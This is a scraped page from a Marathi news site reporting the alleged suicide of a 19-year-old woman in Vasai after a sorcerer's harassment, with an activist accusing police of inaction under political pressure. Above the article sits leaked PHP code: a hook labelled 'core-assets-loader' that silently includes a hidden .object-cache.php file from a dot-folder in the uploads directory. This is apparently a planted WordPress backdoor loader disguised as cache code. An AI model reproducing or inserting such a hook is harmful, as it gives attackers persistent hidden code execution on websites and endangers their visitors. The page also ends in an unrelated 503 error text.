add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); महाराष्ट्राला हादवणारी घटना! मांत्रिकाच्या छळाला कंटाळून 19 वर्षीय तरुणीचीआत्महत्या; किल्ल्यात जादूटोणा अन्… – SOCH INDIA
Menu

अपराध समाचार
महाराष्ट्राला हादवणारी घटना! मांत्रिकाच्या छळाला कंटाळून 19 वर्षीय तरुणीची आत्महत्या;किल्ल्यात जादूटोणा अन्…

nobanner

वसईमध्ये एक धक्कादायक प्रकार समोर आला आहे. येथील एका 19 वर्षीय तरुणीने मांत्रिकाच्या त्रासाला कंटाळून आत्महत्या केल्याचा खळबळजनक आरोप केला जात आहे. या प्रकरणासंदर्भात सामाजिक कार्यकर्त्या अंजली दमानिया यांनीही उडी घेतली आहे. दमानिया या मंगळवारी या प्रकरणी थेट वसई पोलीस ठाण्यात पोहोचल्याचं पाहायला मिळालं.

औषध पिऊन आत्महत्या

मिळालेल्या माहितीनुसार, मयत तरुणीची ओळख रेवती निळे अशी असून ती अवघ्या 19 वर्षांची होती. रेवतीच्या आत्महत्या प्रकरणात जाब विचारण्यासाठी अंजली दमानिया सई पोलीस ठाण्यात पोहोचल्या. मांत्रिकाच्या त्रासाला कंटाळून 19वर्षीय तरुणीने 28 एप्रिल 2025 रोजी विषारी औषध पिऊन आत्महत्या केली होती.

मांत्रिक कनेक्शन काय?

अजय राणा या मंत्रिकाचा मुलगा आयुश राणासोबत रेवतीचे प्रेमसंबंध होते. मात्र कुंडलीत मृत्यू योग असून,  तू खालच्या जातीची आहेस त्यामुळे माझ्या मुलासोबत तुझे लग्न होऊ शकत नाही असे तिला अजय राणाने सांगितलं. यानंतर रेवतीने नैराश्यात गेली. त्यानंतर तिने याचनिराशेमधून आत्महत्या केली असल्याचा आरोप तरुणीच्या कुटुंबीयांनी केला आहे.

मांत्रिक आजय राणा हा वसईच्या किल्ल्यातील मंदिरात अनधिकृतपणे ठाण मांडून तेथे जादूटोणा करायचा. त्याचे पोलिसात चांगले संबंध असल्याने पोलीस त्याच्याविरोधात कारवाई करत नाहीत असं अगदी किल्ल्यातील अघोरी प्रकारांच्या फोटोसीत आरोप करण्यात आले आहेत. त्यामुळे या प्रकरणात पुरातत्व खात्याच्या बेजबाबदारपणावरुनही हल्लाबोल केला जात आहे.

राजकीय दबाव असल्याचा आरोप

याबाबत वसई पोलीस ठाण्यात मांत्रिक आणि त्याच्या मुलाच्या विरोधात गुन्हा दाखल करण्यात आला आहे. मात्र मंत्रिकाविरोधात गुन्हा दाखल होऊन सुद्धा वसई पोलिसांनी कोणतीहीकारवाई केली नसल्याचा आरोप केला जात आहे. वसई पोलिसांनी योग्य ती कार्यवाही केली नसल्याचा आरोप करत सामाजिक कार्यकर्त्या अंजली दमानिया थेट वसई पोलीस स्टेशनमध्येपोहचल्या. या प्रकरणामध्ये राजकीय दबाव होता त्यामुळे या कुटुंबाला न्याय मिळाला पाहिजे, असं अंजली दमानियांनी पोलिसांसमोर आपलं म्हणणंमांडताना म्हटलं आहे.

शिंदे गटाच्या नेत्याचा प्रकरणाशी संबंध?

शिवसेना शिंदे गटाचे जिल्हाप्रमुख निलेश तेंडुलकर यांनी राजकीय दबाव आणला म्हणून पोलिसांनी मयत तरुणीच्या कुटुंबाला न्याय दिला नाही असा आरोप करण्यात आला आहे. स्वत: अंजली दमानिया यांनी निलेश तेंडुलकर यांना पोलीस ठाण्यात बोलावून पोलिसांसमोर दबाव आणला होता का याचा जाब ही विचारला आहे. त्यावर या प्रकरणात माझा काहीसंबंध नाही आणि मी या दोन्ही पार्टींना ओळखतसुद्धा नसल्याचे तेंडुलकर यांनी सांगितले आहे. रेवतीच्याकुटुंबाला न्याय मिळवून देण्यासाठी मी वसईत आले आणि न्याय मिळेपर्यंत मी लढणार आहे, असे सामाजिक कार्यकर्त्या अंजली दमानिया यांनी सांगितले आहे.

503 Service UnavailableService Unavailable

The server is temporarilyunable to service your request due to maintenance downtime or capacity problems. Please try againlater.

Additionally, a 503 Service Unavailable error was encountered while trying touse an ErrorDocument to handle the request.